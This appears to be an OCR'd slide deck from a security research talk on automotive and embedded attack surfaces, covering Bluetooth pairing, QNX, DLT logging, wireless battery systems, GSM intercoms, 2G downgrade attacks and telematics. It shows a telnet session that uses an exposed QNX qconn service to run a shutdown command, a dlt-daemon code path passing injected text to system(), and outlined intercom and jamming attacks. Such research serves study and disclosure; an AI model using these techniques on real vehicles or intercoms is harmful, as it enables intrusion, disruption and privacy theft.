- After pairing the mobile phone in BT classic -> PSK key exchange through BT
- Some hotspot exposes some interesting service; like in automotive:
  - MirrorLink like servers (e.g: https://www.usenix.org/conference/woot16/workshop-program/presentation/mazloom)
  - Services also available on mobile, USB OTG, and/others...



Recurrent candidates


- QNX in uses:
  - Look at exposed qconn service ☺ (good old trick! But with a little update)

```
user@testlab:~$ telnet
telnet> open 192.168.86.125 8000 # target's IP address
Trying 192.168.86.125...
Connected to 192.168.86.125.
Escape character is '^]'.
QCONN
<qconn-broker> service launcher
OK
<qconn-launcher> start/flags run /sbin/shutdown -b
OK 970775
^[[3~^M^MConnection closed by foreign host.
```

DLT?

- Diagnostic Log and Trace
- Sender-receiver communication
- See more:

https://autosartutorials.com/diagnostic-log-and-trace/



DLT traces

- Can trace:
  - Events
  - Crashes
  - Running processes

Index	Time	Timestamp	Ecuid	Apid	Ctid	Type	Payload
1 615	202	5.5...	936.2404	RADI	RADI	log	void quint16, const QString&, int, bool) UpdatePresetView: freq 9840 PI 65158 PSN YVELINES
1 616	202	5.5...	936.2405	RADI	RADI	log	QList hannelsInPreset(quint16, quint16, bool) FindChannelsInPreset: Freg = 9840 - PI = 65158 - bRdsEnabled = 1 - AF o
1 617	202	5.5...	936.2406	RADI	RADI	log	void (bool) Set RemovePresetByPiUpdated: 1 -> 1
1 618	202	5.5...	936.2406	RADI	RADI	log	QList hannelsInPreset(quint16, quint16, bool) FindChannelsInPreset: Freg = 9840 - PI = 65158 - bRdsEnabled = 1 - AF o
1 619	202	5.5...	936.2407	RADI	RADI	log	void quint16, const QString&, int, bool) Not found match item preset
1 620	202	5.5...	936.2407	RADI	RADI	log	void , bool) YVELINES
1 621	202	5.5...	936.2407	RADI	RADI	log	void , bool) Delay 200ms to sending media info
1 622	202	5.5...	936.2408	RADI	RADI	log	void FM: YVELINES -> 98.4 FM
1 623	202	5.5...	936.2409	RADI	RADI	log	Radio nList(quint16, quint16, bool) FindChannelsInList: Freg = 9840 - PI = 65158 - bRdsEnabled = 1 - AF opt = 1
1 624	202	5.5...	936.2409	RADI	RADI	log	void quint16, const QString&, int, bool) UpdatePresetView: freq 9840 PI 65158 PSN 98.4 FM
1 625	202	5.5...	936.2411	RADI	RADI	log	QList hannelsInPreset(quint16, quint16, bool) FindChannelsInPreset: Freg = 9840 - PI = 65158 - bRdsEnabled = 1 - AF o
1 626	202	5.5...	936.2411	RADI	RADI	log	void , bool) 98.4 FM
1 627	202	5.5...	936.2412	RADI	RADI	log	void , bool) Last media info sending was not finished for 200ms, wait
1 628	202	5.5...	936.2542	MM...	MM...	log	Micor d9 00 7d f6 00 00
1 629	202	5.6...	936.3758			control	[]
1 630	202	5.7...	936.4209	MM...	MM...	log	READ)
1 631	202	5.7...	936.4211	MM...	MM...	log	Radio
1 632	202	5.7...	936.4315	RADI	RADI	log	void el info: {"info":"98.4 FM","launch":"com.lge.bavn.appradio","source":"Radio"}
1 633	202	5.7...	936.4335	HO...	INFO	log	[boo String&, const QString&)] isEnable: 1 ~~ source_audio: FM ~~ name_played: 98.4 FM
1 634	202	5.7...	936.4338	HO...	INFO	log	[boo String&, const QString&)] m_listActiveAudioSource: count= 1
1 635	202	5.7...	936.4339	HO...	INFO	log	[boo String&, const QString&)] PopupSystem is displayed, save data to cache!!!
1 636	202	5.7...	936.4363	RADI	RADI	log	void DBusPendingCallWatcher*) Send channel info to home screen successfully
1 637	202	5.7...	936.4374	MIPV	MIPC	log	hand nfo":"98.4 FM","launch":"com.lge.bavn.appradio","source":"Radio"}
1 638	202	5.7...	936.4375	MIPV	MIPC	log	sendI h":"com.lge.bavn.appradio","source":"Radio"}
1 639	202	5.7...	936.4375	MIPV	MIPC	log	Media unch":"com.lge.bavn.appradio","source":"Radio"})
1 640	202	5.7...	936.4411	RADI	RADI	log	void BusPendingCallWatcher*) Send channel info to navi successfully
1 641	202	5.8...	936.5810	MM...	MM...	log	READ(23) a

- Perfect to debug fuzzing when it's exposed! ☺

DLT RCE?


- Interesting function:
  - Possible to reach with right ECU ID + Service ID if the configuration allows!

dlt-daemon / src / system / dlt-system-shell.c

Code | Blame | 121 lines (106 loc) · 4.82 KB

```
87              DLT_STRING("dlt-system-shell, injection data:"),
88              DLT_STRING(text));
89
90      switch (service_id) {
91      case 0x1001:
92
93          if ((syserr = system(text)) != 0)
94              DLT_LOG(shellContext, DLT_LOG_ERROR,
95                      DLT_STRING("dlt-system-shell, abnormal exit status."),
96                      DLT_STRING(text),
97                      DLT_INT(syserr));
98          else
99              DLT_LOG(shellContext, DLT_LOG_INFO,
100                     DLT_STRING("Shell command executed:"),
101                     DLT_STRING(text));
102
103         break;
104     default:
105         DLT_LOG(shellContext, DLT_LOG_ERROR,
106                 DLT_STRING("dlt-system-shell, unknown command received."),
107                 DLT_UINT32(service_id),
108                 DLT_STRING(text));
109         break;
110     }
111
```

Looking forward target: wBMS



https://www.analog.com/en/resources/analog-dialogue/articles/in-the-new-era-of-wireless-battery-management-systems-wbms-security-takes-the-spotlight.html


ALCAR BLE sensors for Tesla

- An epic presentation to come:
  - 0-click RCE on Tesla Model 3 through TPMS Sensors by David Berard & Thomas Imbert from Synacktiv
  - https://www.hexacon.fr/conference/speakers/#tesla_model_3

Mobile interface


Attack on the GSM intercom

- In few steps
  - Brute force MCC/MNC
  - Strong GSM signal
  - Capture the button push to get residents' number...
- Downgrading attack tools:
  - Modmobmap + Modmobjam
  - But also rejecting with a cause




TCUs with 2.5G-5G stacks used in cars

- 5G → not very common, but starting to be developed



Source: https://www.i-pex.com/



Source: https://media-www.micron.com/


IVI and telematic systems in cars

- Usually use the mobile network:
  - Updates
  - Applications (Twitter, Facebook, etc.)
  - In-car internet
  - Streaming
  - Etc.
- Use GSM/GPRS, 3G, 4G stacks
- New 5G stacks are comming


Interception

- Eavesdropping in 2G:
  - no mutual authentication
  - A5/0 can be enforced
- Downgrading from 4G/3G to 2G:
  - Jamming (https://github.com/PentHertz/Modmobjam)
  - Parking places
  - Or protocol attacks (even in 5G, see: Never Let Me Down Again: Bidding-Down Attacks and Mitigations in 5G and 4G" by Bedran Karakoc, Nils Fürste, David Rupprecht, Katharina Kohls from Radix-security)

Or good old parking places




10	1.459318826	192.168.99.2	192.168.99.254	HTTP	913	POST /Service/InitSession/I HTTP/1.1 (applicat
19	7.536599505	192.168.99.2	10.91.80.203	HTTP	52	HEAD http://master.coyoterts.com HTTP/1.1
26	13.660617735	192.168.99.2	10.91.80.203	HTTP	52	HEAD http://master.coyoterts.com HTTP/1.1
65021	922.704281910	192.168.99.2	10.91.80.203	HTTP	52	HEAD http://master.coyoterts.com HTTP/1.1
66923	946.703883356	192.168.99.2	10.91.80.203	HTTP	52	HEAD http://master.coyoterts.com HTTP/1.1
69066	974.461373298	192.168.99.254	192.168.99.2	HTTP	173	HTTP/1.0 404 File not found
69093	974.818419668	192.168.99.2	192.168.99.254	HTTP	52	HEAD http://master.coyoterts.com HTTP/1.1
70396	990.503915759	192.168.99.2	192.168.99.254	HTTP	406	POST /api/app/call HTTP/1.1 (application/x-protobuf)
70401	990.504770592	192.168.99.254	192.168.99.2	HTTP	390	HTTP/1.0 501 Unsupported method ('POST') (text/html)
70459	991.484062985	192.168.99.2	192.168.99.254	HTTP	406	POST /api/app/call HTTP/1.1 (application/x-protobuf)
70462	991.484923306	192.168.99.254	192.168.99.2	HTTP	390	HTTP/1.0 501 Unsupported method ('POST') (text/html)
70530	992.483719425	192.168.99.2	192.168.99.254	HTTP	406	POST /api/app/call HTTP/1.1 (application/x-protobuf)
70533	992.484544176	192.168.99.254	192.168.99.2	HTTP	390	HTTP/1.0 501 Unsupported method ('POST') (text/html)
1048…	1590.1445388…	192.168.99.2	192.168.99.254	HTTP	406	POST /api/app/call HTTP/1.1 (application/x-protobuf)
1048…	1590.1450970…	192.168.99.254	192.168.99.2	HTTP	390	HTTP/1.0 501 Unsupported method ('POST') (text/html)
1048…	1591.0455681…	192.168.99.2	192.168.99.254	HTTP	406	POST /api/app/call HTTP/1.1 (application/x-protobuf)
1048…	1591.0462935…	192.168.99.254	192.168.99.2	HTTP	390	HTTP/1.0 501 Unsupported method ('POST') (text/html)
1049…	1591.8855224…	192.168.99.2	192.168.99.254	HTTP	406	POST /api/app/call HTTP/1.1 (application/x-protobuf)




Old Android are also used → choice of RCE

Soldered eUICC



https://f30.bimmerpost.com/forums/showthread.php?t=1642417

Soldered eUICC -> reworking

